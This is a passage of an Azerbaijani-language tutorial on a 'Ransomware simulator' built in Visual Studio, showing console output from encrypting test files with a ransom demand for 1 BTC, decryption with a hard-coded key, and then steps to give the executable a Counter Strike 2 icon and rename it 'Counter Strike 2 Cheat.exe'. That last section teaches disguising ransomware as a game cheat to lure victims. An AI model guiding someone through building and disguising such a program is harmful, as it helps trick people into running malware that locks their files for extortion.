

5. Test mərhələsi

Əvvəlcə test faylları yaradırıq:




İçində 3 .txt fayl yaradırıq:

- Sağ klik → New → Text Document
- test1.txt → içinə "Hello World"
- test2.txt → içinə "Important data"
- test3.txt → içinə "Secret files" yazdim





Sonra Visual Studio-da **F5** basiriq - proqram işləyir



Səhv secret key yazanda:

```
Microsoft Visual Studio Debug Console
Encrypting files...

=====
YOUR FILES HAVE BEEN ENCRYPTED!
Send 1 BTC to get your files back.
Contact: apex@ransom.com
=====

Enter decryption key: asdfg
Wrong key! Files remain encrypted.

C:\Users\S0E\source\repos\Ransomware simulator\Ransomware simulator\bin\Debug\net10.0\Ransomware simulator.exe (process 3704) exited with code 0 (0x0).
To automatically close the console when debugging stops, enable Tools->Options->Debugging->Automatically close the console when debugging stops.
Press any key to close this window . . .|
```

Testfiles qovlugundaki butun fayllar şifrələnir.

Name	Date modified	Type	Size
 test1.txt.encrypted	5/20/2026 10:08 AM	ENCRYPTED File	1 KB
 test2.txt.encrypted	5/20/2026 10:08 AM	ENCRYPTED File	1 KB
 test3.txt.encrypted	5/20/2026 10:08 AM	ENCRYPTED File	1 KB




Düzgün key:

```
C:\Users\SOE\source\repos\Ransomware simulator\bin\Debug\net6.0\Ransomware simulator.exe
ctrl+alt+1
=====
YOUR FILES HAVE BEEN ENCRYPTED!
Send 1 BTC to get your files back.
Contact: apex@ransom.com
=====

Enter decryption key: 2026SecretKey
Decrypted: C:\TestFiles\test1.txt.encrypted
Decrypted: C:\TestFiles\test2.txt.encrypted
Decrypted: C:\TestFiles\test3.txt.encrypted
Files decrypted successfully!
```


Fayllar decrypt olundu



5.exe faylının ikonunu dəyişilməsi

Google-da axtarırıq:


Counter Strike 2 icon .ico download




Visual Studio-da ikonu əlavə edirik

Solution Explorer

- Ransomware simulyator
- Properties → sağ klik → Open
- Application tab
- Icon: Browse → cs2.ico seçirik






Output adını dəyişirik

Properties → Application → Assembly name: Counter Strike 2 Cheat

Save et → Build



C:\Users\SOE\source\repos\Ransomware simulyator\Ransomware
simulyator\bin\Debug\net10.0\



Counter Strike 2 Cheat.exe

Date modified: 5/20/2026 11:34 AM

C:\Users\SOE\source\repos\Ransomware simulyator\Rans...

Size: 255 KB